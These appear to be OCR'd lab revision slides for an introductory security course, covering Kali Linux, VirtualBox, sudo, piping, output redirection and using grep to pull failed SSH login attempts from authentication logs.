Lab Revision

Prepared By Professor Sean He

Kali Linux

- Linux is a Unix-like operating system
- Kali distribution has been developed to specifically aid white-hat ethical hacking
- Any useful piece of software for security and penetration testing is likely to be found in Kali

www.kali.org

Oracle VM VirtualBox

- Oracle VM VirtualBox is a VM manager for Windows and other operating systems
- VirtualBox provides a link between your own OS and hardware, and the guest OS, Kali

SUDO

- Kali ships as the root user by default, which also means a lot of the shared files are owned by root
- One can temporarily elevate privileges using the sudo commands
- Many modern Linux distributions disable the root user completely

Piping

- Ethernet-related messages are stored in the Linux

```
sec@kali:~$ sudo cat /var/log/syslog
```

- We can pipe the output into grep, a utility which will search for a keyword

```
sec@kali:~$ sudo cat /var/log/syslog | grep eth0
```

Redirecting Output


- We can redirect standard console output to a file, rather than having it appear on the screen

```
sec@kali:~$ cd lab1
sec@kali:/lab1$ sudo cat /var/log/syslog | grep eth0 > eth0log
```

Authentication Logs


- All access logs for Kali are stored in /var/log/auth.log

```
sec@kali:~/lab1$ cat auth.log | grep sshd > sshd.log
sec@kali:~/lab1$ cat sshd.log | grep -E 'sshd.*Failed password' > failed.log
```




```
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$ ls -l
total 21160
-rw-r--r-- 1 sec sec 21664135 Nov 17  2020 auth.log
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$
sec@kali:~/lab1$ nano authscript.sh
```

Edit Linux Script File with Editor nano



